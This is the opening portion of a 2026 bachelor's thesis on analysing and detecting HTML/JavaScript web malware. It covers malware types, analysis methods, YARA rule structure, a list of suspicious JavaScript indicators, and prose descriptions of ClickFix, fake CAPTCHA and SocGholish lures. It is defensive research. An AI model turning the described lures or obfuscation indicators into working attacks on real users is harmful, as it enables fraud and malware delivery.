


BRNO UNIVERSITY OF TECHNOLOGY

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

FAKULTA ELEKTROTECHNIKY
A KOMUNIKAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF TELECOMMUNICATIONS

ÚSTAV TELEKOMUNIKACÍ

METHODS OF ANALYSIS AND DETECTION OF HTML/JS MALWARE

METODY ANALÝZY A DETEKCE MALWARE HROZEB VE FORMÁTU HTML/JS

BACHELOR'S THESIS
BAKALÁŘSKÁ PRÁCE

AUTHOR — **Adam Behúň**
AUTOR PRÁCE

SUPERVISOR — **Ing. Petr Dzurenda, Ph.D.**
VEDOUCÍ PRÁCE

BRNO 2026

BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

Bachelor's Thesis

Bachelor's study program **Information Security**

Department of Telecommunications

Student: Adam Behúň ***ID:*** 257083

Year of study: 3 ***Academic year:*** 2025/26

TITLE OF THESIS:

Methods of analysis and detection of HTML/JS malware

INSTRUCTION:

Study the problem of malicious code (malware) with a particular focus on web-based threats distributed in HTML or JavaScript formats. Analyze and document both their advantages and limitations. In collaboration with a consultant from Gen (formerly Avast), perform an in-depth analysis of the provided malware family samples. Investigate the prevalence of these threats and their propagation mechanisms (infection vectors), and describe the techniques employed within them. Propose methods for effective defense against these threats, such as detection rules expressed in standard languages (e.g., YARA) or enhancements to existing detection methodologies. In consultation with the thesis supervisor, implement the proposed methods in practice and evaluate them on a dataset of at least one thousand prevalent samples of modern malware. Emphasize the practical applicability of the results.

RECOMMENDED LITERATURE:

[1] P. Szor: The Art of Computer Virus Research and Defense, Addison-Wesley Professional (2005), ISBN 978-0321304544

[2] Mitnick, Kevin D., and William L. Simon. The Art of Deception: Controlling the Human Element of Security. Wiley, 2002.

Date of project specification: 9.2.2026 ***Deadline for submission:*** 2.6.2026

Supervisor: Ing. Petr Dzurenda, Ph.D.

Consultant: Miloš Schrötter

prof. Ing. Jan Hajný, Ph.D.
Chair of study program board

WARNING:

The author of the Bachelor's Thesis claims that by creating this thesis he/she did not infringe the rights of third persons and the personal and/or property rights of third persons were not subjected to derogatory treatment. The author is fully aware of the legal consequences of an infringement of provisions as per Section 11 and following of Act No 121/2000 Coll. on copyright and rights related to copyright and on amendments to some other laws (the Copyright Act) in the wording of subsequent directives including the possible criminal consequences as resulting from provisions of Part 2, Chapter VI, Article 4 of Criminal Code 40/2009 Coll.

ABSTRACT

The aim of this bachelor's thesis is to detect and analyze the most common threats in HTML (Hypertext Markup Language) and JavaScript formats. It defines the most prevalent methods and types of malware propagation within the web environment. Furthermore, it discusses techniques of obfuscation and deobfuscation, as well as approaches to malware analysis and the subsequent creation of detection rules to better define the characteristics and behavior of real-world malware samples provided by Gen Digital Inc. The practical part of this thesis demonstrates what such an analysis looks like, supplemented by procedures for writing detection rules using the open-source tool YARA.

KEYWORDS

HTML, JavaScript, Malware, Obfuscation, Analysis, YARA

ABSTRAKT

Cieľom tejto bakalárskej práce je detekcia a analýza najčastejších hrozieb vo formáte HTML (Hypertext Markup Language) a JavaScript. Práca definuje najrozšírenejšie metódy a typy šírenia malvéru v prostredí webu. Ďalej sa zaoberá technikami obfuskácie a deobfuskácie, metódami analýzy a následným vytváraním detekčných pravidiel pre lepšie určenie charakteristík a správania reálnych vzoriek malvéru poskytnutých spoločnosťou Gen. Praktická časť práce ukazuje, ako takáto analýza vyzerá v praxi, doplnená postupmi na tvorbu detekčných pravidiel pomocou open-source nástroja YARA.

KĽÚČOVÉ SLOVÁ

HTML, JavaScript, Malware, Obfuskácia, Analýza, YARA

Typeset by the `thesis` package, version 4.13; `https://latex.fekt.vut.cz/`

ROZŠÍŘENÝ ABSTRAKT

Bakalárska práca sa venuje problematike škodlivého kódu šíreného prostredníctvom webových technológií, konkrétne analýzou a detekciou malvérových hrozieb vo formáte HTML a JavaScript. Vzhľadom na to, že web pozostáva z rozsiahleho množstva zraniteľných stránok a mnohých nepozorných používateľov, predstavuje tak ideálne podmienky pre realizáciu rôznych spôsobov šírenia, či typov útokov.

Hlavným cieľom práce bolo detailne analyzovať reálne vzorky malvéru poskytnuté spoločnosťou Gen Digital Inc., rozlíšiť typy týchto hrozieb, identifikovať použité obfuskačné techniky a preskúmať ich prevalenciu či spôsoby šírenia. Získané poznatky boli ďalej využité pri tvorbe a implementácii statických detekčných pravidiel v jazyku YARA. Tieto pravidlá boli následne nasadené do klasifikačného systému spoločnosti Gen na vytváranie odvodených detekcií pre automatickú identifikáciu a blokovanie hrozieb v reálnom čase. Práca taktiež obsahuje súhrnné vyhodnotenie ich efektivity na základe dát z reálnej prevádzky. Okrem toho bol z analyzovaných vzoriek vytvorený Capture The Flag (CTF) scenár, ktorý bol integrovaný do školského systému na edukatívne účely v oblasti analýzy škodlivého kódu.

Teoretická časť práce poskytuje prehľad základných postupov pri analýze malvéru vrátane klasifikácie škodlivého kódu relevantného pre webové prostredie. Jednotlivé podkapitoly ďalej porovnávajú rozdiely, výhody, či nevýhody prístupov statickej a dynamickej analýzy, ako aj hlavné detekčné metódy, medzi ktoré patria signatúrové, behaviorálne a heuristické detekcie. Osobitná kapitola je venovaná súčasným spôsobom šírenia malvéru vo webovom prostredí, teda technikám ako ClickFix, SocGholish, falošné CAPTCHA výzvy či škodlivé systémy distribúcie návštevnosti - Traffic Distribution Systems (TDS). Ďalej sa taktiež venuje známym metódam propagácie ako cross-site scripting, drive-by-download a HTML smuggling. Práca zároveň rozoberá obfuskačné techniky a nástroje používané na ich deobfuskáciu vrátane využitia viacerých veľkých jazykových modelov - Large Language Models (LLMs) na zrýchlenie analytického procesu.

Praktická časť predstavuje hlavný prínos práce a obsahuje detailnú analýzu niekoľkých malvérových rodín a techník rozdelených do celkovo šiestich podkapitol. Každá podkapitola je rozdelená na popis samotnej rodiny, či techniky, spôsob jej šírenia a popis procesu tvorby jednotlivých YARA pravidiel zakončených rozborom ich celkového prínosu.

Prvou analyzovanou rodinou je BetterJsPop, ktorý predstavuje adware generujúci neviditeľné pop-up okno. Tento skript monitoruje správanie užívateľa s cieľom určiť, či ide o reálnu osobu, a následne aktivuje tento neviditeľný pop-up, ktorý po kliknutí vykoná presmerovanie na externé stránky. Statická analýza umožnila dekódovanie payloadov, ktoré obsahovali názvy presmerovacích domén Turbobit. Neskoršia analýza ukázala, že ide o minimálne upravenú verziu rovnomenného vere-

jne dostupného kódu z GitHub repozitára. Pre zaznamenanie budúceho vývoja danej rodiny boli vytvorené všeobecné detekčné pravidlá a pravidlá pre známe varianty.

Druhá podkapitola rozoberá techniku použitú v malvertisingovej kampani Pie Redirectors. Popísaná technika funguje ako presmerovávací nástroj využívajúci JSON Web Tokeny pre kontrolu prístupu. Analýzou viacerých vzoriek bolo identifikovaných celkovo 19 unikátnych, no stále pribúdajúcich cookie identifikátorov priradených k doménam a IP adresám. Výsledkom bola reklasifikácia tejto rodiny, ktorá bola predtým nekonzistentne klasifikovaná ako trójsky kôň, či phishing.

Tretia podkapitola popisuje podvody vydávajúce sa za vládne inštitúcie prepojené s technikami uzamknutia prehliadača nazývanými Browlock. Ide o kampane zobrazujúce falošné varovania, v ktorých sa vydávajú za štátne orgány a od používateľov vyžadujú platbu za odblokovanie prístupu, čím získavajú údaje o bankových kartách. Pre danú rodinu bolo preto vytvorené samostatné pravidlo, ktoré umožnilo sledovať jej postupný vývoj. Skutočnosť, že sa kampaň postupne vyvíja je potvrdená tým, že odvodené detekčné pravidlo Browlock dokázalo po čase zachytiť čoraz väčší podiel útokov tejto rodiny.

Štvrtá podkapitola analyzuje techniku EtherHiding, ktorá predstavuje pokročilý prístup využívajúci infraštruktúru blockchainu. Útočníci ukladajú payloady do smart kontraktov na verejných blockchainoch, čím sa komunikácia javí ako legitímna Web3 aktivita. Analýza vychádza z niekoľkých nezávislých kampaní, zjednotených práve touto technikou. Vytvorené pravidlá boli rozdelené na všeobecné, pre zachytávanie samotnej techniky, a pravidlá zamerané na 40 známych, stále funkčných adries smart kontraktov.

Piata podkapitola sa venuje phishingovým kitom, ktoré obsahujú prepojené kampane cielené na české spoločnosti, sofistikovaný Sign-In phishing s anti-analytickými mechanizmami a dynamickou rekonštrukciou obsahu, ako aj PHP backdoor techniku zaisťujúcu trvalý prístup ku kompromitovaným serverom. Hlavnou pointou analýzy týchto phishing kitov bolo redukovanie veľkosti clusteru pozostávajúceho z doposiaľ nedetekovaných, no podozrivých vzoriek.

Šiestou analyzovanou rodinou je YandexTDS, ktorý predstavuje kompletný TDS zameraný na monetizáciu návštevnosti. Tento systém kombinuje viacero techník a vykonáva paralelné operácie vrátane sledovania používateľov, načítania externých skriptov a využitia pop-up mechanizmu, podobného prvej rodine, pre presmerovávanie užívateľov na ďalšie stránky. Podkapitola detailne rozoberá typické vlastnosti týchto mechanizmov a killchain vysvetľujúci ich postupnú aktiváciu.

Samostatná kapitola experimentálnych výsledkov sa venuje vyhodnoteniu efektivity vytvorených detekčných pravidiel na základe viacerých aspektov. Sú nimi počty zachytených útokov, počty odvodených detekcií a rozdiely medzi jednotlivými typmi malvéru z hľadiska viacerých štatistík. Súhrnná analýza týchto údajov ukázala,

že jednotlivé rodiny malvéru sa správajú odlišne nielen z pohľadu počtu útokov, ale aj spôsobu šírenia, a aktívnej doby jednotlivých kampaní.

V súhrnnom štatistickom porovnaní sa novovytvorenými detekčnými pravidlami podarilo zachytiť viac ako 2,2 milióna útokov, čo potvrdzuje ich efektivitu v praktickom nasadení. Zároveň bolo na základe daných pravidiel odvodených 2548 detekcií, ktoré majú potenciál zachytávať ďalšie, úplne nové kampane alebo iné varianty analyzovaných malvérových rodín.

Súčasťou práce bolo taktiež vytvorenie Capture The Flag (CTF) scenára, ktorý bol navrhnutý s cieľom podporiť edukáciu v oblasti analýzy HTML a JavaScript malvéru. Tento scenár bol integrovaný do akademického prostredia BUTCA – Brno University of Technology Cyber Arena a slúži na praktické precvičenie analytických postupov používaných pri skúmaní reálnych vzoriek. Úlohy sú koncipované postupne tak, aby študentom umožnili pochopiť základné princípy obfuskácie, jej identifikácie a následného spracovania.

Medzi hlavné prínosy práce patrí identifikácia doposiaľ nedetekovaných kampaní, ako sú YandexTDS, BetterJsPop, Government Scam, technika Browlock či viaceré phishing kity. Ďalej v prípade techniky EtherHiding poukázala na novodobé trendy v šírení malvéru prostredníctvom legitímnych infraštruktúr, čím sa značne znižuje efektivita bežných detekčných mechanizmov. Pri malvertisingových kampaniach práca zase poukazuje na potrebu vzniku odvodených detekcií, nakoľko sú častokrát schopné zachytiť omnoho viac výskytov, ako samotné pôvodné pravidlo. Práca zároveň prispela k zlepšeniu detekčných schopností systému, presnejšej klasifikácii malvérových rodín JsPieRedirectors, YandexTDS.

Celkovo výsledky potvrdzujú, že kombinácia podrobnej analýzy škodlivého softvéru so starostlivo navrhnutými pravidlami YARA umožňuje efektívnu detekciu známych hrozieb, sledovanie ich vývoja a identifikáciu predtým skrytých vzťahov medzi kampaňami. Tento prístup poskytuje komplexnejšie pochopenie prostredia hrozieb a podporuje vývoj účinnejších obranných mechanizmov.

BEHÚŇ, Adam. *Metody analýzy a detekce malware hrozeb ve formátu HTML/JS*. Bachelor's Thesis. Brno: Brno University of Technology, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2026. Advised by Ing. Petr Dzurenda, Phd.

Author's Declaration

Author:	Adam Behúň
Author's ID:	257083
Paper type:	Bachelor's Thesis
Academic year:	2025/26
Topic:	Metody analýzy a detekce malware hrozeb ve formátu HTML/JS

I declare that I have written my thesis independently, under the guidance of the advisor and using exclusively the technical references and other sources of information cited in the thesis and listed in the comprehensive bibliography at the end of the thesis. I have not violated the principles and recommendations of the Brno University of Technology regarding the use of generative artificial intelligence.

As the author, I furthermore declare that, with respect to the creation of this thesis, I have not infringed any copyright or violated anyone's personal and/or ownership rights. In this context, I am fully aware of the consequences of breaking Regulation § 11 of the Copyright Act No. 121/2000 Coll. of the Czech Republic, as amended, and of any breach of rights related to intellectual property or introduced within amendments to relevant Acts such as the Intellectual Property Act or the Criminal Code, Act No. 40/2009 Coll. of the Czech Republic, Section 2, Head VI, Part 4.

Brno ....

author's signature*

*The author signs only in the printed version.

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to Gen Digital Inc. for the opportunity to work on this assignment, as well as for providing access to real malware samples and professional tools that contributed a lot to the quality of this work.

I am also deeply thankful to my consultants Miloš Schrötter, Ing. Patrik Holop, and Ing. Jakub Křoustek, Ph.D., for their guidance throughout the project, their assistance in familiarizing me with the working environment, and for always providing constructive feedback that significantly helped to improve the overall outcome of the thesis.

Finally, I would like to thank my supervisor Ing. Petr Dzurenda, Ph.D., for his direction and insightful feedback during the writing of this thesis.

Contents

Introduction **15**

1 Malware **16**
1.1 Malware Classification 16
1.2 Static Analysis 17
1.3 Dynamic Analysis 18
1.4 Malware Detection 18

2 Malicious Mechanisms in JavaScript **23**
2.1 Infection Vectors 23
2.2 Propagation Methods 24
2.3 Obfuscation Methods 25
2.4 Deobfuscation Tools and Procedures 26

3 Examination of Selected Malware Families **30**
3.1 BetterJsPop 30
3.2 Pie Redirectors 38
3.3 Government scams and browser lock techniques 45
3.4 EtherHiding 49
3.5 Phishing Kits 57
3.6 YandexTDS 62

4 Experimental results **69**

5 Capture The Flag Scenario **73**

6 Conclusion **77**

A Created YARA rules for BetterJsPop **78**

B Redirect servers, IP addresses and cookies for Pie Redirectors **79**

C Created YARA rules for Pie Redirectors **80**

D Created YARA rules for GovernmentScam and Browlock **81**

E Created YARA rules for EtherHiding **84**

F Created YARA rules for Phishing Kits **87**

G Created YARA rules for YandexTDS **89**

Bibliography **90**

List of Figures

2.1 de4js – code formatting tool . . . 27
2.2 CyberChef – deobfuscation tool . . . 27
2.3 Chrome DevTools showcase . . . 28
2.4 Fiddler – Network monitoring with filters . . . 28
2.5 Claude Code CLI integration . . . 29
3.1 Deobfuscation recipe . . . 33
3.2 First turbobit page variant . . . 34
3.3 Second turbobit page variant . . . 35
3.4 Old and new cluster detection comparison . . . 36
3.5 Label change comparison . . . 37
3.6 Overview of BetterJsPop blocked hits . . . 37
3.7 DevTools – capturing pie-recipes communication . . . 43
3.8 Fiddler – capturing pie-recipes communication . . . 43
3.9 Overview of JsPieRedirectors blocked hits . . . 44
3.10 Romanian Government Scam . . . 46
3.11 Overview of Browlock technique blocked hits . . . 48
3.12 EtherHiding script on page . . . 54
3.13 EtherHiding request to ethers library . . . 54
3.14 EtherHiding contract result . . . 55
3.15 Overview of EtherHiding technique blocked hits . . . 56
3.17 Phishing kit pages comparison . . . 58
3.18 YandexTDS killchain . . . 67
3.19 Overview of YandexTDS blocked hits . . . 69
4.1 Overall statistics of created YARA rules . . . 72
5.1 BUTCA – Task Interface . . . 74
5.2 BUTCA – Hints . . . 75
5.3 BUTCA – Implementation Interface . . . 76
5.4 BUTCA – Shortened Task Interface . . . 76

List of Listings

1.1 YARA rule showcase . . . 22
3.1 String Splitting and Concatenation . . . 31
3.2 Function execution and indirection . . . 31
3.3 Browser and system adaptation . . . 31
3.4 Decoding and decryption . . . 32
3.5 Module initialization . . . 38
3.6 Client construction and initialization . . . 39
3.7 Persistence and anti-debugging . . . 39
3.8 Dynamic content injection and response handling . . . 40
3.9 Decoded result . . . 42
3.10 Suspicious function from the site . . . 43
3.11 Base64-Encoding . . . 47
3.12 Enrichment with XOR encryption . . . 47
3.13 Injected script . . . 50
3.14 Fake Themes Manager plugin . . . 50
3.15 Decoded EtherHiding payload . . . 52
3.16 Fully deobfuscated payload . . . 53
3.17 Deobfuscation function . . . 59
3.18 Anti-debugging trap . . . 60
3.19 Comment-based Unicode obfuscation . . . 60
3.20 MD5 hashed protection method . . . 61
3.21 Prefix views counter function . . . 63
3.22 Function ___htas . . . 64
3.23 Obfuscated popunder part . . . 65
3.24 Deobfuscated popunder part . . . 65
A.1 BetterJsPop – General Sequences Rule . . . 78
A.2 BetterJsPop – Observed Sequences Rule . . . 78
C.1 JsPieRedirectors – General Sequences Rule . . . 80
C.2 JsPieRedirectors – Observed Sequences Rule . . . 80
D.1 GovernmentScam – General Sequences Rule . . . 81
D.2 GovernmentScam – Romanian Government Scam Rule . . . 81
D.3 Browlock – General Sequences Rule and Techniques . . . 82
E.1 EtherHiding – General Sequences Rule . . . 84
E.2 EtherHiding – Campaigns Specific Sequences Rule . . . 85
E.3 EtherHiding – General Observed Sequences Rule . . . 85
F.1 Phishing Kits – Email Access Stealer Rule . . . 87
F.2 Phishing Kits – URL Encoded Email Access Stealer Rule . . . 87

F.3 Phishing Kits – Microsoft Sign-In Rule 88
F.4 Phishing Kits – PHP Backdoor Rule 88
G.1 YandexTDS – General Sequences Rule 89

Introduction

With the ever-accelerating pace of today's world and the parallel rapid advancement of artificial intelligence, practices that once required careful and thorough analysis or manual code development are increasingly being replaced by automated and often insufficiently verified processes. This shift opens new opportunities for attackers, enabling easier creation and deployment of malicious code and facilitating access to sensitive information.

A primary environment exploited by attackers is the web, which consists of a vast number of vulnerable sites and inattentive users, making these technologies a frequent vector for malicious activity. This thesis therefore focuses specifically on malware spread in the form of HTML and JavaScript, as these technologies are commonly exploited in web-based malware.

Chapter 1 explains the concept of malware with a description of the most prevalent types that spread through the web. It also discusses how such malware is analyzed and presents the most common detection methods. Finally, the chapter explains what YARA rules are, how they are created, and what their purpose is.

Chapter 2 starts by exploring how these malware samples spread and the techniques they use to do so. After that, it takes a deeper look into obfuscation methods and how to identify them. This continues with an explanation of which tools to use and how to counter it. This chapter also explains how LLMs can help with the deobfuscation process and speed up the overall analysis process.

Chapter 3 represents the main practical contribution of the thesis. It discusses specific malware families that were analyzed, covering all previously described aspects, including their purpose, detailed description, analysis with illustrative examples, and spreading methods. The concluding subchapter explains how detection rules were created and presents statistics of protected users based on their available geographical location.

Chapter 4 compares statistics of the created YARA rules and the numbers of detections derived from them. It further evaluates these rules from multiple aspects and points out the overall benefit of their creation.

The penultimate Chapter 5 describes the creation process of the Capture The Flag (CTF) scenario. It outlines the purpose and structure of individual tasks, their progression, and the final integration of the scenario into the BUTCA – Brno University of Technology Cyber Arena educational platform.

The final Chapter 6 discusses the overall results of the thesis and summarizes its main analytical and detection-related contributions. It also outlines the evolution of modern malware, highlights the limitations of the presented approach, and emphasizes the need to combine thorough analysis with precise detection rules.

1 Malware

A malicious program, abbreviated as malware, refers to any program or firmware with the intent to disrupt confidentiality, integrity, or availability of an information system [1]. In general, this definition is broad because malware can serve different purposes. It exhibits diverse behaviors, sometimes combining multiple techniques or even types.

1.1 Malware Classification

From a classification perspective, malware can be categorized in multiple ways. However, this section focuses primarily on its distribution methods and its ability to affect the operating system. To provide a clearer understanding of the topic, this subsection will define and describe the most prevalent types that users may encounter while browsing the web.

Adware

Adware is a program that automatically displays or downloads advertising material, often without user consent. It typically generates revenue for its developer by automatically displaying online advertisements within the user interface [2]. Adware may be intrusive and can degrade system performance. While some adware is legitimate and bundled with free software, malicious adware may track the user [3]. If enough information is gathered, adware displays targeted, user-specific ads leading to other harmful sites.

Malvertising

Malvertising, short for malicious advertising, involves injecting malicious code into legitimate online advertising networks and webpages. Users who click on these ads may unknowingly download malware or be redirected to malicious websites [3]. Because malvertising can compromise even trusted websites overnight, it is essential to remain cautious of potential threats.

Within malvertising campaigns, a **Redirector** is commonly encountered. It is not malware itself. This is a tool used to manipulate browser behavior and redirect users from legitimate websites to malicious ones. This is often done through injected JavaScript or browser hijackers that alter homepage settings and search engines [4]. Redirects may lead to phishing pages, exploit kits, compromised ad networks, or scam sites.

Phishing

Phishing is a subtype of scam. It is a form of social engineering used by attackers to impersonate trusted entities to trick users into revealing sensitive information such as passwords, credit card numbers, or personal data [3, 2]. These attacks often come through email, SMS, injected scripts, and fraudulent websites. Clicking on a phishing link often leads to malware installation or credential theft.

Spyware

Spyware is a program designed to enter a computer system, collect data about the user, and send it to a third party without consent [5]. It can monitor and collect information such as browsing habits, login credentials, personal data, and session tokens stored in web browsers. This data allows attackers to bypass authentication mechanisms and gain unauthorized access to web applications, including online banking or social media platforms. It often operates silently and is difficult to detect [2].

For example, **Keylogger** is a type of spyware that records every keystroke made on a device. This can capture sensitive data such as login credentials, messages, and financial information [2, 5]. It can be delivered through phishing emails, exploit kits, websites, etc. Some variants may also take screenshots, monitor network activity, and activate cameras or microphones.

1.2 Static Analysis

Static analysis is the first and most essential step in identifying and classifying the type of malware. It involves examining the code without executing it, allowing analysts to safely understand its structure and intent [6]. On most websites, the source code can be freely inspected using browser developer tools. Static analysis is often the most accessible and effective method of determining how code works and what it is designed to do.

When statically analyzing code, it is not always necessary to understand the entire code in detail [6]. The main goal is to gain a rough understanding in order to answer questions such as what the code does, what its purpose is, and how it operates. In cases where such patterns are not clearly identifiable or the behavior remains uncertain, a full understanding of the code becomes necessary. Another objective is to identify recurring Indicators of Compromise (IoCs) or unique elements that can later serve as the basis for creating detection rules.

HTTP headers and metadata can also be statically examined using tools such as Hybrid Analysis [7], VirusTotal [8], or Urlscan.io [9]. These platforms allow for static

inspection of network behavior. Discovering embedded resources and file characteristics can reveal information about the delivery mechanism or infrastructure [6].

However, analysis can become difficult as attackers often intentionally obfuscate their code or assemble it dynamically. In such cases, static analysis alone may be insufficient [6]. Dynamic analysis is a crucial complementary approach to fully uncover the malware functionality.

1.3 Dynamic Analysis

Dynamic analysis is the process of executing or emulating malicious code in a controlled environment to observe its behavior. Unlike static analysis, which inspects code without execution, dynamic analysis focuses on runtime actions [10]. Important aspects include Application Programming Interface (API) calls, network communication, and system modifications. This approach may save time, as runtime execution or emulation can be logged automatically. This is especially useful for dynamically generated code, where static deobfuscation may be problematic [6]. For web-based malware, dynamic analysis can reveal hidden redirections, Document Object Model (DOM) manipulations, or payload delivery mechanisms. These parts are often unreadable in static code due to fragmentation, obfuscation, or encryption [11].

Tools such as Cuckoo Sandbox [12], browser developer tools, commonly referred to as DevTools, [13], or network monitors like Wireshark [14] and Fiddler [15] are commonly used to capture runtime behavior. However, dynamic analysis has limitations. It requires secure environments like virtual machines and, for complete certainty, even isolated networks [6]. This is because some malware may be capable of escaping sandboxes and virtual machines through shared resources [10].

Therefore, the combination of these two techniques is crucial. Some malware can detect that it is being run in debug mode or a sandbox. In such a case, it will either erase its malicious code, remove traces, or avoid triggering at all [6]. Together, static and dynamic analysis provide a comprehensive view of malware behavior, enabling more accurate detection and classification.

1.4 Malware Detection

Malware detection involves identifying a malicious program based on its structure, behavior, or known indicators [6]. Currently, there are several detection techniques, each with its own advantages and limitations. This section provides an overview of the primary approaches. These are signature-based detection, behavioral monitoring, and heuristic-based analysis, which uses machine learning-based approaches [16].

Signature-based Detection

Signature-based detection is one of the oldest methods used. It relies on predefined patterns such as byte sequences, strings, or hashes. They allow analysts to classify malware families and detect their presence in files, memory, or network traffic [16].

This method operates by statically analyzing incoming files and comparing them against a database of known malware signatures. If a match is found, the system triggers an alert indicating that the file is malicious and assigns it to a known malware campaign group. In many cases, this approach is sufficient, as well-known malware samples can often be identified using hash values alone. Even so, malware authors have developed techniques such as polymorphism and metamorphism to evade signature-based detection. These methods allow malware to alter its code structure or signature with each iteration, making traditional signature matching ineffective. As a result, signature-based detection struggles to identify mutated or highly obfuscated malware variants [16]. The degree of reliability and effectiveness depends primarily on rule quality.

Advantages

- low error rate if written correctly
- fast scanning and analysis
- high accuracy in detecting known malware
- minimal resource consumption
- false positive rate depends on the rule quality
- rapid intrusion detection

Disadvantages

- requires frequent updates to the signature database
- cannot detect unknown or zero-day malware
- ineffective against polymorphic and metamorphic malware
- signature extraction is time-consuming and resource-intensive
- code changes or high obfuscation can bypass detection

Behavior-based Detection

Unlike signature-based methods that focus on code patterns, behavior-based malware detection examines what the program actually does. This approach monitors the actions of a program to determine if it is malicious or clean. This method is often referred to as rule-based detection [16]. It relies on dynamic analysis, continuously observing program behavior to draw conclusions.

The process is controlled by predefined rules. First, it identifies abnormal activities such as registry modifications, unauthorized network connections, or changes

to system files. Then, rules are created based on these behaviors. When a suspicious program meets a certain combination of these rules, an alert is triggered. Once the behavior of malware is confirmed, it can later be converted into a hash or signature for easier detection in the future. Behavior-based anti-malware systems come in several forms. These include file emulators (sandboxes), weight-based approaches, rule-based systems, and file-based methods. This technique effectively addresses the main weakness of signature-based detection. Nevertheless, attackers have adapted over time by creating malware capable of evading both behavior-based and signature-based detection [16].

Advantages

- effective against obfuscated malware
- detects previously unknown malware
- provides a deeper analysis of files and programs
- less dependent on prior knowledge of specific malware signatures

Disadvantages

- requires frequent updates to detection rules
- significantly consumes system resources (CPU, memory, storage)
- cannot reliably detect metamorphic malware
- higher probability of false positives
- slower detection process compared to signature-based methods

Heuristic-Based Detection

Heuristic detection uses machine learning and data mining techniques to identify malware by learning patterns from both malicious and benign files. Unlike signature or behavior-based methods, this detection can adapt and improve over time. This makes it effective against zero-day threats and highly obfuscated malware. The process involves training a model on a dataset containing malware and clean files, extracting relevant features, and classifying files based on these features. Common features include API calls, control flow graphs, n-grams, opcodes, and Portable Executable (PE) file attributes. The accuracy of this technique depends on the proper selection of features, classifier used, and amount of training data [16].

Advantages

- detects polymorphic and metamorphic malware
- identifies zero-day and mutated threats
- continuous learning reduces the need for frequent updates
- requires less storage and resources when implemented efficiently

Disadvantages

- requires large, balanced datasets for training
- high false positive rate if trained improperly
- feature selection and classification are complex
- classifier performance varies even with the same features

YARA Rules

YARA is a commonly used tool for writing detection rules, alongside frameworks like Sigma [17] and Suricata [18]. This thesis utilizes YARA to design and implement signature-based detection rules. By performing a thorough analysis, detection rules can be crafted to classify malware families more accurately and capture their occurrences [19]. The reliability and precision of these rules are highly dependent on the analyst's expertise. If the rules are too specific, they may fail to detect slightly modified variants of malware. On the contrary, overly general rules may lead to false positive (FP) hits and unintended matches, which are undesirable.

Structure and Conditions of YARA Rules

YARA rules follow a structured format that consists of three main components: Meta, Strings, and Condition [20]. Each rule begins with the keyword `rule` followed by a unique name and optional tags as shown in Listing 1.1.

- Meta Section – Contains descriptive information such as the author, date, and purpose of the rule. This section does not affect detection, but improves documentation and maintainability.
- Strings Section – Defines the patterns to search for within a file or memory. These can include text strings, hexadecimal sequences, or regular expressions. For example, strings can be marked as `nocase` (case-insensitive), `wide` (Unicode), `xor` (for obfuscated content), among others.
- Condition Section – Specifies the logical expression that determines when the rule matches. Conditions can combine multiple strings using Boolean operators (`and`, `or`), count occurrences, apply file size constraints, or evaluate match positions using offsets (e.g., @s01 > @s02). For instance, a rule may require at least two specific strings to appear or match only if the file size is below a certain threshold.

A valid YARA rule must include at least one string and a condition. The condition is the core of the rule, as it defines how patterns are evaluated. Conditions can leverage operators like `any of`, `all of`, or reference specific string identifiers [20].

```
rule example_of_signature_based_yara_rule
{
meta:
    description = "Short detection of some new malware rule"
    author = "author of this rule"
strings:
    $r01 = /case-insensitive regex condition from first group/i
    $r02 = /case-sensitive regex condition from first group/
    $r11 = /case-insensitive regex condition from second group/i
    $r12 = /case-sensitive regex condition from second group/
    $r13 = /case-insensitive regex condition from second group/i
    $s11 = "case-sensitive string condition from second group"
    $b01 = "Base64 variant string condition" ascii base64
    $b02 = "Base64 variant string condition" ascii base64
    $fp01 = "case-insensitive FP string condition" nocase
    $fp02 = "case-sensitive FP string condition"
condition:
    filesize < 5MB and #s11 >= 2 and
    (all of($r0*) or 2 of($r1*)) and
    any of ($b0*) and none of ($fp0*)
}
```

Listing 1.1: YARA rule showcase

Structure and Conditions of YARA Rules

To create these conditions, it is required to identify specific malicious patterns. In HTML and JavaScript-based malware, common IoCs include commands, URLs, and structural elements [19]. Typical examples are:

- `eval()` – executes dynamically generated code, often used for payloads
- `setTimeout()` and `setInterval()` – delay or repeat execution of scripts
- `document.write()` – injects dynamic content into the DOM
- `innerHTML` – modifies page content, enabling script injection
- `unescape()` and `decodeURIComponent()` – decodes obfuscated strings
- `atob()` – decodes Base64-encoded payloads
- suspicious `<script>` tags with encoded or obfuscated content
- external script references from untrusted sources
- unusual event handlers (`onload`, `onclick`) triggering hidden scripts
- long random strings or variable names
- unexpected network requests (e.g. POST to unknown and suspicious URLs)

2 Malicious Mechanisms in JavaScript

This chapter is divided into two parts. The first part focuses on infection vectors in JavaScript, describing the most common paths and technical propagation methods used in modern attack scenarios. The second part examines obfuscation and deobfuscation techniques, concluding with practical procedures and tools for deobfuscating malicious scripts, including emerging approaches that leverage Large Language Models (LLMs).

2.1 Infection Vectors

Modern JavaScript malware campaigns increasingly rely on social engineering techniques. These methods exploit human factors and legitimate browser features rather than application vulnerabilities, making them highly effective [5]. Even thorough security measures can be compromised by a single human error. Humans are still the weakest link in the defense chain [6]. Attackers are well aware of this fact, and they exploit it through the following techniques.

ClickFix

This social-engineering technique tricks users into copying and executing malicious commands, under the pretext of solving issues related to the website or browser. The attack involves copying and pasting malicious commands directly into system utilities such as PowerShell, cmd, Bash, or curl. As this method does not require any direct downloading, it effectively bypasses browser security [21].

Fake Captcha

As the name suggests, Fake Captcha campaigns exploit the perceived legitimacy of well-known CAPTCHA challenges. If a user encounters a Fake Captcha, they are prompted to complete a standard CAPTCHA challenge. However, instead of actual verification, the user downloads a payload or is redirected to a malicious site. Fake CAPTCHA pages are very dangerous as they bypass automated detection because they look like well-known web forms [22].

SocGholish

This technique is similar to ClickFix in terms of social engineering, but not in terms of technical implementation. In the context of JavaScript, injected plugins are often

used to deliver fake browser updates. This leads to installing malware such as Remote Access Trojan (RAT) or information stealers [23].

